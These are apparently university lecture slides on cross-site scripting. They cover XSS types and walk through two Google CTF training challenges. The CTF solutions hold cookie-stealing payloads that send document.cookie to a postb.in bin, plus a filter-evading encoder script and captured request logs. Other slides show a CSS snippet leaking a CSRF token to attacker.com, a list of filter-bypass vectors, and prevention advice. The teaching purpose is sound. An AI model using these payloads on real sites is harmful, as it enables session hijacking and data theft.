


WIT{ }

Cross Site Scripting (XSS)

↳ only in the client

XSS in a Nutshell



Source: <https://portswigger.net/web-security/cross-site-scripting>

OWASP > [A03:2021 - Injection](#) > [XSS](#)


What is a XSS?

- A **Cross-Site Scripting (XSS)** vulnerability is a type of code injection vulnerability in which the attacker manages to inject JavaScript code, that is executed in the **browser of the victim**, in the pages of a web application
- **Root cause of the problem:** improper sanitization of user inputs before they are embedded into the page
- **Type of XSS vulnerabilities:**
 - **Reflected:** data from the request is embedded by the server into the web page
 - **Stored:** the payload is permanently stored on the server-side, e.g., in the database of the web application
 - **DOM-based:** the payload is unsafely embedded into the web page on the browser-side

Reflected XSS


- The website includes data from the incoming HTTP request into the web page without proper sanitization
- User is tricked into visiting an honest website with an URL prepared by the attacker (phishing email, redirect from the attacker's website, ...)
- Script can manipulate website contents (DOM) to show bogus information, leak sensitive data (e.g., session cookies), ...

Reflected XSS: Example #1



Reflected XSS: Example #2 (cont.)

We must use
input sanitization
in server and client



Reflected XSS: Example #2



Training challenge #07

URL: <https://training07.webhack.it>

NOTE: THE CHALLENGE IS LIVE!
TRY IT TO LEARN!

Description:

Good job! You found a further credential that looks like a VPN referred to as the cWo. The organization appears very clandestine and mysterious and reminds you of the secret ruling class of hard shelled turtle-like creatures of Xenon. Funny they trust their security to a contractor outside their systems, especially one with such bad habits. Upon further snooping you find a video feed of those "Cauliflowers" which look to be the dominant lifeforms and members of the cWo. Go forth and attain greater access to reach this creature!

Credits: [Google CTF 2019](#)



Admin

Look at my beautiful garden!

Send message...

Analysis

- The application is a chat
- It seems that we are talking with the admin
- We can use html code in our messages

What can go wrong?



Admin

Look at my beautiful garden!



brewtoot

ciao

ciao


Problems

- Maybe our message will also rendered by the admin
- Maybe we can even run javascript code...
- If we try simple javascript, the chat filters it...
- however, we may try encoding the code in some way...

Let us try to steal his/her cookies...

Solution

- Spawn a working HTTPS server that could receive a request. Since we do not need to serve a specific page, we can just use a service like postb.in or requestbin.com



Bin '1638354985595-2541709362994'

No requests received yet.

Try one of these and refresh to see the results:

- curl -H 'X-Status: Awesome' https://postb.in/1638354985595-2541709362994
- wget https://postb.in/1638354985595-2541709362994?hello=world
- echo "hello=world" | POST https://postb.in/1638354985595-2541709362994

Solution (2)

- We would like to inject this code:

`javascript:document.location='https://postb.in/1638354985595-2541709362994?cookie='+document.cookie;`

This redirects the browser to our page, appending in the query string the cookies.
However, javascript code is filtered by the chat application!

Solution (3)

- We need to encode it in some unexpected way. For instance:

```
> python3 exploit.py
```

```
"javascript:document.location='https://postb.in/1638354985595-2541709362994?cookie='+document.cookie;"
```

where the exploit.py script is something like:

```
import sys
print("<img src=x onerror=\"\", end=\"\"")
for x in sys.argv[1]:
    char_val = str(ord(x))
    padding = 7 - len(char_val)
    print(f"\\" + "0" * padding + char_val, end="", flush=True)
print("\">")
```

→ I used hex with <img onerror to f



Admin

Look at my beautiful garden!

GET /1638354985595-2541709362994 2021-12-01T10:46:53.960Z

[Req '1638355613960-1486222103703' : 35.208.18.64]

Headers

x-real-ip: 172.70.178.224
host: postb.in
connection: close
accept-encoding: gzip
cf-ipcountry: US
cf-ray: 6b6bbfb2eea6309-ORD
cf-visitor: {"scheme": "https"}
upgrade-insecure-requests: 1
user-agent: Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko)
HeadlessChrome/91.0.4472.101
Safari/537.36
accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
sec-fetch-site: cross-site
sec-fetch-mode: navigate
sec-fetch-dest: document
referer: https://training07.webhack.it/
accept-language: en-US
cf-connecting-ip: 35.208.18.64
cdn-loop: cloudflare

Query

cookie:
challenge_auth_token=evJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWlOIjJb3BwYUBkaWFnLnVua
flag=WIT{ } }

Body

You have to refresh the page
in postb.in to see the
request!

<img src=x onerror="#0000106#0000097#0000118#0000

Stored XSS

- ▶ Website receives and stores data from an untrusted source
 - Lots of websites serving user-generated content: social sites, blogs, forums, wikis, ...
 - e.g., attacker embeds script as part of comment in a forum
- ▶ When the visitor loads the page, website displays the content and visitor's browser executes the script
- ▶ No interaction with the attacker is required!

Stored XSS: Example #1

The message sent by the attacker is permanently stored (e.g., in a database)




forum.com

POST /thread/1
Host: forum.com

msg=<SCRIPT>alert(1)</SCRIPT>



Stored XSS: Example #1 (cont.)



Training challenge #08

URL: <https://training08.webhack.it>

NOTE: THE CHALLENGE IS LIVE!
TRY IT TO LEARN!

Description:

This doesn't look secure. I wouldn't put even the littlest secret in here. My source tells me that third parties might have implanted it with their little treats already. Can you prove me right?

Credits: [Google CTF 2020](#)

Page: /

Pasteurize

Create new paste

Submit

Page: /note/<note-id>

Pasteurize

3b7b2f42-36e4-4298-975e-5127d9565fc3

asaas

share with TJMike 

back

Analysis

- The application is a custom pastebin service
- We can share a pastebin to TJMike

What can go wrong?


Problems

- Maybe TJMike will read our pastebin
- Maybe we need to get the cookie of TJMike
- Maybe we can enter javascript code in the pastebin...
- However, DOMPurify is used to sanitize the input... Or maybe not?

Let us try to steal his/her cookies...

Solution

- Spawn a working HTTPS server that could receive a request. Since we do not need to serve a specific page, we can just use a service like postb.in or requestbin.com



Bin '1638354985595-2541709362994'

No requests received yet.

Try one of these and refresh to see the results:

- curl -H 'X-Status: Awesome' <https://postb.in/1638354985595-2541709362994>
- wget https://postb.in/1638354985595-2541709362994?hello=world
- echo "hello=world" | POST https://postb.in/1638354985595-2541709362994

Solution (2)


- Let see the code where the sanitization is performed:

```
<script>
  const note = "asaas";
  const note_id = "3b7b2f42-36e4-4298-975e-5127d9565fc3";
  const note_el = document.getElementById('note-content');
  const note_url_el = document.getElementById('note-title');
  const clean = DOMPurify.sanitize(note);
  note_el.innerHTML = clean;
  note_url_el.href = "/note/3b7b2f42-36e4-4298-975e-5127d9565fc3";
  note_url_el.innerHTML = "3b7b2f42-36e4-4298-975e-5127d9565fc3";
</script>
```

The input is sanitized but before doing that it put as is inside a <script> tag!

Solution (3)

- Let us try to inject some javascript code: "”; alert(1); //



```
<script>
  const note = ""; alert(1); //";
  const note_id = "01be1ee9-d6f0-451c-857c-01d77a3faaac";
  const note_el = document.getElementById('note-content');
  const note_url_el = document.getElementById('note-title');
  const clean = DOMPurify.sanitize(note);
  note_el.innerHTML = clean;
  note_url_el.href = "/note/01be1ee9-d6f0-451c-857c-01d77a3faaac";
  note_url_el.innerHTML = "01be1ee9-d6f0-451c-857c-01d77a3faaac";
</script>
```

Bingo!

Solution (4)

- Let us try with: "; window.location = '<REPLACE_ME>?' + document.cookie; //



After submitting the pastebin, we are indeed redirected. But now we have to report it pastebin to TJMike....

Solution (5)

- Using Burp Suite:
 - we need to create a pastebin with the payload and get it ID
 - we need to create another pastebin with a benign input and report it to TJMike
 - we need to repeat the previous POST request (use the repeater functionality!) after altering the ID used in the request (replace the one from the benign pastebin with the one from the malicious pastebin)

Solution (6)

- we need to repeat the previous POST request
(use the repeater functionality!) after altering the ID used in the request (replace the one from the benign pastebin with the one from the malicious pastebin)



The screenshot shows the OWASP ZAP interface with the 'Repeater' tab selected. A single request is listed under '1 × ...'. The 'Request' section displays a POST request to '/report/ee31731c-bfd7-4089-b4de-4548d15cf799'. The 'Raw' tab is selected, showing the following payload:

```
POST /report/ee31731c-bfd7-4089-b4de-4548d15cf799 HTTP/2
Host: training08.webhack.it
Cookie: challenge_auth_token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJlcmNvcHBhQGdtYWlsLmNvbSIiMv4cC
I6MTYzMjA1MDc2MC4zNjgyMjg0LCJpYXQiOjE2MzkwNDcxNjAuMzY4MjI4NH0.vPp2WsVxpFiJyJZKK
pHg6dIJPgUBSs41pXbnGv5c2lU
Content-Length: 0
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="95", ";Not A Brand";v="99"
Sec-Ch-Ua-Mobile: ?
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: https://training08.webhack.it
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36
Accept:
```

A yellow highlight covers the URL and the token value, with the text 'THIS IS THE ID FROM THE PASTEBIN WITH THE PAYLOAD' overlaid in red.

Solution (7)

Headers	Query	Body
x-real-ip: 172.70.126.34 host: postbin.in connection: close accept-encoding: gzip cf-ipcountry: US cf-ray: 6badb11cec082a24-ORD cf-visitor: {"scheme": "https"} upgrade-insecure-requests: 1 user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/91.0.4472.101 Safari/537.36 accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 sec-fetch-site: cross-site sec-fetch-mode: navigate sec-fetch-dest: document referer: https://training08.webhacking.it/ accept-language: en-US cf-connecting-ip: 35.208.18.64 cdn-loop: cloudflare	challenge_auth_token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWlOIJlcmtNvcHBhQGdtYWlsLmNvbSIslmV4cCI6MTYzOTA1MDc2MC4z flag=WIT{[REDACTED]}	[Req '1639047229026-8979459726251': 35.208.18.64]

DOM-based XSS

- ▶ In **DOM-based XSS**, data from an attacker-controllable source (e.g., the URL) is entered into a **sensitive sink** or browser APIs without proper sanitization
 - **sensitive sinks are properties / functions that allow to modify the HTML of the web page** (e.g., to add new scripts) **or the execution of JavaScript code** (e.g., **eval**)
- ▶ The **injection of dangerous code is performed by vulnerable JS code**
 - **the server may never see the attacker's payload!**
 - **server-side detection techniques do not work!**

Popular Sources

- ▶ `document.URL`
- ▶ `document.documentElement`
- ▶ `location.href`
- ▶ `location.search`
- ▶ `location.*`
- ▶ `window.name`
- ▶ `document.referrer`

Popular Sinks

- ▶ **HTML Modification sinks**
 - ▶ `document.write`
 - ▶ `(element).innerHTML`
- ▶ **HTML modification to behaviour change**
 - ▶ `(element).src` (*in certain elements*)
- ▶ **Execution Related sinks**
 - ▶ `eval`
 - ▶ `setTimeout / setInterval`
 - ▶ `execScript`

DOM-based XSS: Example

- DOM XSS occurs when one of injection sinks in DOM or other browser APIs is called with user-controlled data
- For example, consider this snippet that loads a stylesheet for a given template

```
const templateId = location.hash.match(/tplid=([^;]*)/)[1];
// ...
document.head.innerHTML += `<link rel="stylesheet" href=".${{templateId}}/style.css">`
```

DOM-based XSS: Example (cont.)

- DOM XSS occurs when one of injection sinks in DOM or other browser APIs is called with user-controlled data
- For example, consider this snippet that loads a stylesheet for a given template

```
const templateId = location.hash.match(/tplid=([^;=&]*)/)[1];
// ...
document.head.innerHTML += `<link rel="stylesheet" href=".${{templateId}}/style.css">`
```

- This code introduces DOM XSS by linking the attacker-controlled source (location.hash) with the injection sink (innerHTML)

```
https://example.com#tplid=><img src=x onerror=alert(1)>
```


Not just scripts... [2]

- While scripts are the most dangerous threat, injection of other contents can also pose serious security issues
- For example, CSS injections can be used to leak secret values (e.g., CSRF tokens) that are present inside the DOM of the page

```
<HTML>
<STYLE>
input[name=csrf][value^=a] ~ * {
    background-image: url(http://attacker.com/?v=a);
}
input[name=csrf][value^=b] ~ * {
    background-image: url(http://attacker.com/?v=b);
}
/* ... */
input[name=csrf][value^=9] ~ * {
    background-image: url(http://attacker.com/?v=9);
}
</STYLE>
...
<FORM>
...
<INPUT type="hidden" name="csrf" value="s3cr3t">
...
</FORM>
</HTML>
```

A Nice Homework...

- › If you want to practice with XSS, play with
<https://xss-game.appspot.com>



The screenshot shows a dark-themed web page titled "Warning: You are entering the XSS game area". It features a "Welcome, recruit!" message and a paragraph about XSS bugs. It also mentions Google's bug bounty program and the purpose of the training program. At the bottom, there's a button labeled "Let me at 'em!" and a question mark icon.

Welcome, recruit!

Cross-site scripting (XSS) bugs are one of the most common and dangerous types of vulnerabilities in Web applications. These nasty buggers can allow your enemies to steal or modify user data in your apps and you must learn to dispatch them, pronto!

At Google, we know very well how important these bugs are. In fact, Google is so serious about finding and fixing XSS issues that we are paying mercenaries up to \$7,500 for dangerous XSS bugs discovered in our most sensitive products.

In this training program, you will learn to find and exploit XSS bugs. You'll use this knowledge to confuse and infuriate your adversaries by preventing such bugs from happening in your applications.

There will be cake at the end of the test.


Let me at 'em!

?

XSS Prevention

- ▶ Any user input must be preprocessed before it is used inside the page: HTML special characters must be properly encoded before being inserted into the page
 - Depending on the position in which the input is inserted, different encodings or filtering may be required (e.g., within an HTML attribute vs inside a <div> block)
- ▶ Don't do escaping manually!
 - Use a good escaping library:
 - OWASP ESAPI (Enterprise Security API)
 - Microsoft's AntiXSS
 - DOMPurify (client-side)
 - Rely on templating libraries which provide escaping features:
 - Smarty and Mustache in PHP, Jinja in Python, ...
- ▶ Against DOM-based XSS, use Trusted Types!

XSS Auditor in Chrome:



The screenshot shows a web browser displaying the Chromium Projects website. The main content area is titled "XSS Auditor". A note at the top states: "Note: An Intent to Deprecate and Remove the XSS Auditor was published on 15-July-2019. The feature was permanently disabled on 5-August-2019 and shortly after fully removed for Chrome 78." Below this, sections include "Design" and "Performance". The "Design" section describes how the XSS Auditor runs during HTML parsing to find reflections in the response body. The "Performance" section notes that processing costs are zero unless specific characters are found.

The Chromium Projects website navigation bar includes links for Home, Chromium, Chromium OS, Quick links, Report bugs, Discuss, Sitemap, Other sites, Chromium Blog, Google Chrome Extensions, and a Creative Commons Attribution 2.5 license notice.

Note: An Intent to Deprecate and Remove the XSS Auditor was published on 15-July-2019. The feature was permanently disabled on 5-August-2019 and shortly after fully removed for **Chrome 78**.

Design

The XSS Auditor runs during the HTML parsing phase and attempts to find [reflections](#) from the request to the response body. It does not attempt to mitigate Stored or DOM-based XSS attacks.

If a possible reflection has been found, Chrome may ignore (neuter) the specific script, or it may block the page from loading with an `ERR_BLOCKED_BY_XSS_AUDITOR` error page.

The original design <http://www.collinjackson.com/research/xssauditor.pdf> is the best place to start. The current rules are an evolved response to things observed in the wild.

Performance

Processing costs are essentially zero unless the URL or POST body includes any of the four characters "`>` `<` `>` `<`". When those characters are found, we only invoke heavy processing on those attributes that might be dangerous. This stands in contrast to the XSS Filter in Internet Explorer, which runs costly regular expressions.

Several [discussions](#) where already suggesting its removal before this decision. Several ([unfixed](#)) [bypasses](#) but also false positives.

Source: <https://www.chromium.org/developers/design-documents/xss-auditor>

Caveats with Filters

- Suppose that a XSS filter removes the string <script> from the input parameters:
 - <script src="..." becomes src="..."
 - <scr<scriptipt src="..." becomes
<script src="..."
- Need to loop and reapply until nothing found
- However, <script may not be necessary to perform an XSS:

```
<A href="INJECTION_HERE">  
    # onclick="alert(1)"  
<A href="#" onclick="alert(1)">
```

Many Flavors of XSS

```
<style>@keyframes x{}</style><xss style="animation-name:x" onanimationend="alert(1)"></xss>
```

```
<body onbeforeprint=alert(1)>
```

```
<svg><animate onrepeat=alert(1) attributeName=x dur=1s repeatCount=2 />
```

```
<style>:target {color: red;}</style><xss id=x style="transition:color 10s" ontransitioncancel=alert(1)></xss>
```

```
<script>'alert\x281\x29'instanceof{[Symbol.hasInstance]:eval}</script>
```

```
<embed src="javascript:alert(1)">
```

Some of these payloads are browser dependant!

```
<iframe srcdoc=&lt;script&gt;alert&lpar;1&rpar;&lt;&sol;script&gt;></iframe>
```

Evading XSS Filters

- ▶ Online you can find many filter evasion tricks:
 - Some are browser specific, others are specific to some JS templating libraries, ...
 - <https://portswigger.net/web-security/cross-site-scripting/cheat-sheet>

[LOGIN](#)[Products](#) | [Solutions](#) | [Research](#) | [Academy](#) | [Daily Swig](#) | [Support](#) | [≡](#)[Web Security Academy](#) » [Cross-site scripting](#) » [Cheat sheet](#)

Cross-site scripting (XSS) cheat sheet



This cross-site scripting (XSS) cheat sheet contains many vectors that can help you bypass WAFs and filters. You can select vectors by the event, tag or browser and a proof of concept is included for every vector.

You can [download a PDF version of the XSS cheat sheet](#).

This cheat sheet was brought to you by [PortSwigger Research](#). Follow us on Twitter to receive updates.

This cheat sheet is regularly updated in 2021. Last updated: Tue, 19 Jan 2021 10:19:57 +0000.

Table of contents

Event handlers

[Copy tags to clipboard](#) | [Copy events to clipboard](#) | [Copy payloads to clipboard](#)

All tags

custom tags
a
abbr

All events

onactivate
onafterprint
onafterscriptexecute

All browsers

Chrome
Firefox
Safari

Event handlers that do not require user interaction

Event: Description: Tag: Code: Copy:

onactivate

Compatibility:

Fires when the element is activated

custom tags

<xss id=x tabindex=1 onactivate=alert(1)></xss>



Content Security Policy (CSP)

↳ we have already see SOP

Content Security Policy (CSP)

